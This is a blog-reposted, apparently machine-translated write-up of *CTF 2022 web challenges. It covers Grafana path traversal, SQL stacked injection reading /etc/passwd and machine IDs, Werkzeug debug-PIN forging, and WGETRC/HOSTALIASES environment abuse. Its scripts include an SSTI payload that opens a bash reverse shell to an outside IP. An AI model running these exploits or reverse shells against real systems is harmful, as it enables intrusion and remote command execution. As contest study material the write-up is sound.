当前位置:网站首页>[* ctf2022] Web Topic reproduction and WP
[* ctf2022] Web Topic reproduction and WP
2022-04-22 23:46:00 【Snakin_ ya】
List of articles
WEB
oh-my-grafana
Search for related vulnerabilities ,CVE-2021-43798

Try to read the file
/public/plugins/alertlist/../../../../../../../../var/lib/grafana/grafana.db
/public/plugins/alertlist/../../../../../../../../etc/grafana/grafana.ini
# disable creation of admin user on first start of grafana
;disable_initial_admin_creation = false

# default admin user, created on startup
admin_user = admin

# default admin password, can be changed before first start of grafana,  or in profile settings
admin_password = 5f989714e132c9b04d4807dafeb10ade

# used for signing
;secret_key = SW2YcwTIb9zpOOhoPsMm
There is a default account and password in the file
admin@localhost
5f989714e132c9b04d4807dafeb10ade
Log in and use mysql Direct inquiry

oh-my-notepro
Examination site :
flask pin Calculation
mysql load data characteristic
First admin/admin Sign in
A casual test found that it was turned on debug Pattern , Scan the catalogue. There are /console route

We need to input pin Code to enter the interactive command execution interface , Next, calculate pin, We need information :
-  Server running flask Login user name .  By reading the /etc/passwd get
- modname  The general invariance is flask.app
- getattr(app, “name”, app.class.name).python This value is usually Flask, The value is generally constant
- flask Under the library app.py The absolute path of . This value will be revealed through error information .
-  The current network mac Decimal number of address . Through documents /sys/class/net/eth0/address get  //eth0 Is the currently used network card
-  Mechanical id. For non docker Every machine has its own unique id,linux Of id Generally stored in /etc/machine-id or /proc/sys/kernel/random/boot_i, Some systems do not have these two files ,windows Of id Get the linux Also different . about docker Machine reading /proc/self/cgroup
Then we can get the path through the error message :
/usr/local/lib/python3.8/site-packages/flask/app.py
After testing, it was found that sql Inject
python2 sqlmap.py -r 1.txt --sql-shell

To collect information :
utilize Mysql load data characteristic To read the file
load data local infile '/etc/passwd' into table test fields terminated by '\n';
First create a table and then read the file into the table , Here, stack injection is used to query
import requests,random
session = requests.Session()
table_name  = "".join(random.sample('zyxwvutsrqponmlkjihgfedcba',5))
file = '/sys/class/net/eth0/address'
file = '/etc/machine-id'
file='/proc/self/cgroup'
payload1 = f'''1';create table {
      table_name}(name varchar(30000));load data local infile "{
      file}" into table ctf.{
      table_name} FIELDS TERMINATED BY '\n';#'''
payload2 = f'''1' union select 1,2,3,4,(select GROUP_CONCAT(NAME) from ctf.{
      table_name})#'''
paramsGet1 = {
    "note_id":payload1}
paramsGet2 = {
    "note_id":payload2}
headers = {
    "Cache-Control":"max-age=0","Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9","Upgrade-Insecure-Requests":"1","User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36","Connection":"close","Accept-Encoding":"gzip, deflate","Accept-Language":"zh,zh-TW;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6"}
cookies = {
    "session":"eyJjc3JmX3Rva2VuIjoiNjU5MmViODdhMjgwOGE4OTY0ZTRjMmU1Y2RlMWIxNGNiODM4MmNiNSIsInVzZXJuYW1lIjoiYWFhIn0.YlpeQg.VAhhSpogG4OT1bAytxIdRvyCxYk"}

response1 = session.get("http://121.37.153.47:5002/view", params=paramsGet1, headers=headers, cookies=cookies)
response2 = session.get("http://121.37.153.47:5002/view", params=paramsGet2, headers=headers, cookies=cookies)
print(response2.text)
Get the information :
 user : ctf
mac Address :02:42:c0:a8:60:03->2485723357187
 Machine code :1cc402dd0e11d5ae18db04a6de87223d70d75f5ccd3aa4d8c9583280141a99e0d8a2ec8d1a497231f5a614f27fbbdb15
Generate pin code :
#sha1
import hashlib
from itertools import chain
probably_public_bits = [
    'ctf'# /etc/passwd
    'flask.app',#  The default value is
    'Flask',#  The default value is
    '/usr/local/lib/python3.8/site-packages/flask/app.py' #  Report an error and get
]

private_bits = [
    '2485723357187',# /sys/class/net/eth0/address 16 Turn into the system 10 Base number
    #machine_id By the merger of three (docker Just 1,3):1./etc/machine-id 2./proc/sys/kernel/random/boot_id 3./proc/self/cgroup
    '1cc402dd0e11d5ae18db04a6de87223d70d75f5ccd3aa4d8c9583280141a99e0d8a2ec8d1a497231f5a614f27fbbdb15'# /proc/self/cgroup
]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
After that, the error page is used console Just execute the order
import os
os.system("/readflag")

Pit point
-
There are
result = db.session.execute(sql,params={"multi":True})It can be seen that this indicates the possibility of Stack Injection , Guess it is MySQL Stack Injection read file
-
Werkzeug Update to pin The calculation method of code has brought changes
https://github.com/pallets/werkzeug/commit/617309a7c317ae1ade428de48f5bc4a906c2950f, Directly use most of the online pin The code calculation method can not calculate the correct code in the current environment pin code , There are two main changes , One is to modify the previous reading/proc/self/cgroup、/etc/machine-id、/proc/sys/kernel/random/boot_idThese three files , Read the contents of a file , Go straight back to , The new version is from/etc/machine-id、/proc/sys/kernel/random/boot_idImmediately after reading a value in break, And then/proc/self/cgroupMedium id Value stitching , Use the value of the splice to calculate pin code ; The second change is h Calculation from md5 Change to use sha1, So the calculation pin The code POC Also make corresponding adjustments , In addition, enter the correct pin After the code, there will be a high probability 404 Such mistakes , You can solve this problem by cleaning up the website cache and starting a new traceless session .
oh-my-lotto

Blow it up md5:
# -*- coding: utf-8 -*-

import multiprocessing
import hashlib
import random
import string
import sys

CHARS = string.letters + string.digits


def cmp_md5(substr, stop_event, str_len, start=0, size=20):
    global CHARS

    while not stop_event.is_set():
        rnds = ''.join(random.choice(CHARS) for _ in range(size))
        md5 = hashlib.md5(rnds)

        if md5.hexdigest()[start: start + str_len] == substr:
            print(rnds)
            stop_event.set()


if __name__ == '__main__':
    substr = sys.argv[1].strip()

    start_pos = int(sys.argv[2]) if len(sys.argv) > 1 else 0

    str_len = len(substr)
    cpus = multiprocessing.cpu_count()
    stop_event = multiprocessing.Event()
    processes = [multiprocessing.Process(target=cmp_md5, args=(substr,
                                                               stop_event, str_len, start_pos))
                 for i in range(cpus)]

    for p in processes:
        p.start()

    for p in processes:
        p.join()

Audit code first :
docker-compose.yml
version: "3"
services:

  lotto:
    build:
      context: lotto/
      dockerfile: Dockerfile
    container_name: "lotto"

  app:
    build:
      context: app/
      dockerfile: Dockerfile
    links:
      - lotto
    container_name: "app"

    ports:
      - "8880:8080"
From here we can know the structure of the topic , Next, let's look at the routing
/resultThe route returns/app/lotto_result.txtThe contents of the document/forecastThe route can upload a file and save it to/app/guess/forecast.txt/lottoThe predicted value of route check is equal to that randomly generated by the environment flag
from flask import Flask,render_template, request
import os

app = Flask(__name__, static_url_path='')

def safe_check(s):
    if 'LD' in s or 'HTTP' in s or 'BASH' in s or 'ENV' in s or 'PROXY' in s or 'PS' in s:
        return False
    return True

@app.route("/", methods=['GET', 'POST'])
def index():
    return render_template('index.html')

@app.route("/lotto", methods=['GET', 'POST'])
def lotto():
    message = ''

    if request.method == 'GET':
        return render_template('lotto.html')

    elif request.method == 'POST':
        flag = os.getenv('flag')
        lotto_key = request.form.get('lotto_key') or ''
        lotto_value = request.form.get('lotto_value') or ''
        try:
            lotto_key = lotto_key.upper()
        except Exception as e:
            print(e)
            message = 'Lotto Error!'
            return render_template('lotto.html', message=message)

        if safe_check(lotto_key):
            os.environ[lotto_key] = lotto_value
            try:
                os.system('wget --content-disposition -N lotto')

                if os.path.exists("/app/lotto_result.txt"):
                    lotto_result = open("/app/lotto_result.txt", 'rb').read()
                else:
                    lotto_result = 'result'
                if os.path.exists("/app/guess/forecast.txt"):
                    forecast = open("/app/guess/forecast.txt", 'rb').read()
                else:
                    forecast = 'forecast'

                if forecast == lotto_result:
                    return flag
                else:
                    message = 'Sorry forecast failed, maybe lucky next time!'
                    return render_template('lotto.html', message=message)
            except Exception as e:
                message = 'Lotto Error!'
                return render_template('lotto.html', message=message)

        else:
            message = 'NO NO NO, JUST LOTTO!'
            return render_template('lotto.html', message=message)

@app.route("/forecast", methods=['GET', 'POST'])
def forecast():

    message = ''
    if request.method == 'GET':
        return render_template('forecast.html')
    elif request.method == 'POST':
        if 'file' not in request.files:
            message = 'Where is your forecast?'

        file = request.files['file']
        file.save('/app/guess/forecast.txt')
        message = "OK, I get your forecast. Let's Lotto!"
        return render_template('forecast.html', message=message)

@app.route("/result", methods=['GET'])
def result():

    if os.path.exists("/app/lotto_result.txt"):
        lotto_result = open("/app/lotto_result.txt", 'rb').read().decode()
    else:
        lotto_result = ''

    return render_template('result.html', message=lotto_result)


if __name__ == "__main__":
    app.run(debug=True,host='0.0.0.0', port=8080)
among lotto_result.txt It's on the intranet lotto Page generation
from flask import Flask, make_response
import secrets

app = Flask(__name__)

@app.route("/")
def index():
    lotto = []
    for i in range(1, 20):
        n = str(secrets.randbelow(40))
        lotto.append(n)

    r = '\n'.join(lotto)
    response = make_response(r)
    response.headers['Content-Type'] = 'text/plain'
    response.headers['Content-Disposition'] = 'attachment; filename=lotto_result.txt'
    return response

if __name__ == "__main__":
    app.run(debug=True, host='0.0.0.0', port=80)
It's going on lotto When guessing, you can run and enter the environment variable once , The environment variable is passed to os.system('wget --content-disposition -N lotto'), At the same time, the environment variable will pass through safe_check Function check .
def safe_check(s):
    if 'LD' in s or 'HTTP' in s or 'BASH' in s or 'ENV' in s or 'PROXY' in s or 'PS' in s:
        return False
    return True
Some common methods of using environment variables have been banned .
Unanticipated
PATH Variable
First get one lotto Result , Then take this result as forecast Upload , utilize PATH, New lotto_result.txt Save to another path , What you get in this way lotto Can be with forecast equal , You can get flag.
PATH Variable Used to save the directory path that can be searched , If the program to be run is not in the current directory , The operating system can search in turn PATH Variable The directory recorded in the variable , If you find a program to run in these directories , The operating system can run directly , The premise is that you have Execution Authority .
in other words , If we control the environment variables PATH, So he can't find wget, such wget --content-disposition -N lotto An error will be reported, resulting in the termination of the program ,/app/lotto_result.txt The content has always been the first visit , The randomly generated value .
import requests

url = "http://121.36.217.177:53002/"


def lotto(key, value):
    data = {
    "lotto_key": key,
            "lotto_value": value}
    txt = requests.post(url + "lotto", data=data).text
    print(txt)


def getResult():
    txt = requests.get(url + "result").text
    p = txt.split("<p>")[-1].split("</p>")[0]
    return p


lotto("", "")
result = {
    "file": getResult()}
requests.post(url + "forecast", files=result)
lotto("PATH", "xxxx")
# *ctf{its_forecast_0R_GUNICORN}

WGETRC Variable
utilize WGETRC Set up http_proxy Proxy to your own server , Download a and forecast The same documents , You can get flag.
Read the document :
https://www.gnu.org/software/wget/manual/wget.html#Wgetrc-Location

There are two important parameters
output_document = file
    Set the output filename—the same as ‘-O file’.
http_proxy = string
    Use string as HTTP proxy, instead of the one specified in environment.
Through the title code, we know that lotto When guessing, you can run and enter the environment variable once , The environment variable is passed to os.system('wget --content-disposition -N lotto'), That is to say, we can pass http_proxy Parameter to set the proxy , Use our server as a middleman to download another and forecast The same file can be obtained flag.
Let's do an experiment first :


It can be found that the proxy server successfully received the request .
Next, our thinking will be clear :
First set the file to be uploaded , The content is :
http_proxy = http://ip:39542
Then run the script on the server , Return to the uploaded content
from flask import Flask, make_response

app = Flask(__name__)


@app.route("/")
def index():
    lotto = "http_proxy = http://ip:39542"
    response = make_response(lotto)
    response.headers['Content-Type'] = 'text/plain'
    response.headers['Content-Disposition'] = 'attachment; filename=lotto_result.txt'
    return response


if __name__ == "__main__":
    app.run(debug=True, host='0.0.0.0', port=39542)
Next, upload the file , Get into /lotto Interface , Set the environment variable
WGETRC
/app/guess/forecast.txt
Run to get flag, Write a script :
import requests

def shell():
    url = "http://xxx/"

    r = requests.post(url + "forecast",
                      files={
    'file': open("C:\Users\cosmo\Desktop\res.txt", "rb")})

    data = {

        "lotto_key": "WGETRC",
        "lotto_value": "/app/guess/forecast.txt"
    }

    r = requests.post(url + "lotto", data=data)
    print(r.text)


if __name__ == '__main__':
    shell()

oh-my-lotto-revenge
Compared with the previous question , After the prediction of this question is successful, there is no flag return
if forecast == lotto_result:
                    return "You are right!But where is flag?"
                else:
                    message = 'Sorry forecast failed, maybe lucky next time!'
                    return render_template('lotto.html', message=message)
Then we should consider how to RCE, Also, let's start with unexpected :
Unanticipated
WGETRC Variable
utilize WGETRC coordination http_proxy and output_document, write in SSTI To templates Catalog , utilize SSTI complete RCE.
We know WGETRC You can set these two parameters
output_document = file
    Set the output filename—the same as ‘-O file’.
http_proxy = string
    Use string as HTTP proxy, instead of the one specified in environment.
output_document Specify the file save path , Then we can cover index.html hit SSTI that will do .
Control uploading files :
http_proxy=http://ip:39542
output_document = templates/index.html
Then control the returned content , Also, run the script on the server and return as follows payload that will do :
{
    {
    config.__class__.__init__.__globals__['os'].popen('bash -i >& /dev/tcp/1.117.171.248/39543 0>&1').read()}}
Finally, the script :
import requests

def web():
    url = "http://1.117.171.248:8880/"

    r = requests.post(url + "forecast",
                      files={
    'file': open("C:\\Users\\cosmo\\Desktop\\res.txt", "rb")})

    data = {

        "lotto_key": "WGETRC",
        "lotto_value": "/app/guess/forecast.txt"
    }

    r = requests.post(url + "lotto", data=data)
    print(r.text)
    r = requests.get(url)


if __name__ == '__main__':
    web()
Other solutions
-
utilize
WGETRCcoordinationhttp_proxyandoutput_document, Covering local wget application , And then use it wget complete RCE. -
wget Orders can be made through use_askpass Parameter executable . however use_askpass The corresponding file needs to have executable permissions , Directly by setting output_document Specify the file save path to overwrite bin A file in a directory , This allows the proxy server to return a malicious file , When saved locally, it will also inherit bin Executable permissions under Directory , Finally, by specifying use_askpass For overwritten files rce.
-
Upload gconv-modules And make use of GCONV_PATH
The expected solution
Finally, come to Kangkang's expected solution
By flipping through Linux Environment variable document http://www.scratchbox.org/documentation/general/tutorials/glibcenv.html stay Network Settings It was found that HOSTALIASES You can set shell Of hosts Load the file
HOSTALIASES Filename for the host aliases file
utilize /forecast The route can upload to be loaded hosts file , take wget --content-disposition -N lotto To lotto Forward your request to your domain name, such as hosts file :
# hosts
lotto mydomain.com
At the same time, notice wget Request added --content-disposition -N Parameters , Note that the name of the requested saved file will be determined by the file name specified by the service provider , And can overwrite the original file , Then we are in our own mydomain.com Domain name 80 Port provides a file download function , Set the returned file name to app.py You can cover the current topic app.py file :
from flask import Flask, request, make_response
import mimetypes

app = Flask(__name__)

@app.route("/")
def index():

    r = ''' from flask import Flask,request import os app = Flask(__name__) @app.route("/test", methods=['GET']) def test(): a = request.args.get('a') a = os.popen(a) a = a.read() return str(a) if __name__ == "__main__": app.run(debug=True,host='0.0.0.0', port=8080) '''

    response = make_response(r)
    response.headers['Content-Type'] = 'text/plain'
    response.headers['Content-Disposition'] = 'attachment; filename=app.py'
    return response


if __name__ == "__main__":
    app.run(debug=True,host='0.0.0.0', port=39542)
At this time, it is found that the topic has been covered app.py, But not directly RCE, Because the title uses gunicorn Deploy ,app.py In case of change, it will not be loaded in real time . but gunicorn Use a pre-forked worker The mechanism of , When one worker After the timeout , Will let gunicorn Restart it worker, Give Way worker timeout POC as follows :
timeout 50 nc ip 53000 &
timeout 50 nc ip 53000 &
timeout 50 nc ip 53000
Final worker Reload app.py, You can do it RCE 了 , Read flag that will do . Refer to complete POC as follows
# exp.py

import requests
import os
import time
import subprocess

s = requests.session()

base_url = 'http://124.223.208.221:53000/'
url_upload = base_url + 'forecast'
proxies = {

    'http': 'http://127.0.0.1:8080'
}

r = s.post(url=url_upload, proxies=proxies, files={
    "file":("hosts", open('hosts', 'rb'))})
print(r.text)

url_env = base_url + 'lotto'
data = {

    'lotto_key': 'HOSTALIASES',
    'lotto_value': '/app/guess/forecast.txt'
}
r = s.post(url=url_env, data=data)

subprocess.Popen('./exploit.sh', shell=True)
# os.system('./exploit.sh')
for i in range(1, 53):
    print(i)
    time.sleep(1)

while True:
    url_shell = base_url + 'test?a=env'
    print(url_shell)
    r = s.get(url_shell)
    print(r.text)
    if '*ctf' in r.text:
        print(r.text)
        break
Of course, this method is similar to WGETRC There is little difference in the use of variables , On the whole, there are many methods , Learn a lot .
Reference resources :
https://github.com/sixstars/starctf2022
https://y4tacker.github.io/2022/04/18/year/2022/4/2022-CTF-Web/#oh-my-notepro
https://blog.csdn.net/rfrder/article/details/110240245
https://paper.seebug.org/1112/
Individual competition WP

oh-my-grafana
ditto
babyweb
Around the 127.0.0.1, local loopback
http://[::]:8089/flag
grey
Drag straight into stegsolve, Adjust the half of flag

Maybe the picture is incomplete , Try blasting width and height

Then modify it to the correct width and height

Something's wrong , Maybe a section is missing , In the end

*CTF{Catch_m3_1F_y0u_cAn}
Reference resources :
https://github.com/b3f0re-team/Write-up/blob/main/%E6%98%9FCTF/%E6%98%9FCTF%20of%20b3f0re%20%20%20.md
版权声明
本文为[Snakin_ ya]所创,转载请带上原文链接,感谢
https://yzsam.com/2022/04/202204222324323615.html
边栏推荐
- 【超能力】我想暂停时空
- Common search engines and syntax
- 【DVCon2020】软件兄弟呐喊:硬件兄弟,请你做个人
- On Spartacus product details page, use outlet to display user-defined data
- VsCode使用EmmyLua插件调试Unity工程ToLua代码
- ESP32 (GPIO)-GPIO学习(5)
- Design of optical fingerprint module unlocking scheme fingerprint lock scheme
- 金融信息安全实训——22/4/19(下)
- 北京航空航天大学开通CnOpenData试用
- JS calculate the circumference and area of the circle
猜你喜欢

2022年官网下安装ActiveMQ最全版与官网查阅方法

北京航空航天大学开通CnOpenData试用
![[leetcode] binary tree, 226 flip the binary tree, 116 fill in the right pointer of the binary tree node, and 114 expand the binary tree into a linked list](/img/ea/dcecef82651f15ed1be3821bf8a063.png)
[leetcode] binary tree, 226 flip the binary tree, 116 fill in the right pointer of the binary tree node, and 114 expand the binary tree into a linked list

《新程序员003》正式上市,华为、阿里等 30+ 公司的云原生及数字化实战经验

xpath定位
![[PCIe 6.0] new features of PCIe 6.0 - detailed explanation of l0p](/img/2a/41a4d80e2ea729b01268c856504a84.png)
[PCIe 6.0] new features of PCIe 6.0 - detailed explanation of l0p

JSON. In golang Marshall pit

OpenCv入门(二)——仿射变换和透视变换

80386汇编_全局描述表GDT介绍

Esp32 (GPIO) - GPIO learning (5)
随机推荐
云计算仿真框架CloudSim介绍(截图版)
51 单片机学习_4-2 数码管动态显示
技术的好文章和烂文章
Interpretation of UVM source code, uvm-1.2 code review notes
unbuntu18. 04 installing gamit10 71 problem solution
[leetcode] binary tree, 654 largest binary tree, 105 constructs binary tree according to preorder and inorder traversal, 106 constructs binary tree according to inorder and postorder traversal, and 88
[PCIe 6.0] new features of PCIe 6.0 - detailed explanation of dmwr (deferred memory write)
金融信息安全实训——22/4/19(下)
OpenCv入门(二)——仿射变换和透视变换
FPGA(六)RTL代码之二(复杂电路设计1)
[superpower] I want to pause time and space
Conjugate gradients (3)
"100 million" little technical feelings
[experience sharing] share mangopapa's paper learning experience
Vs-写汇编
JS to traverse the array
Typora樣式調優
【DVCon2020】软件兄弟呐喊:硬件兄弟,请你做个人
[PCIe 6.0] new features of PCIe 6.0 - detailed explanation of l0p
Ajustement de style typora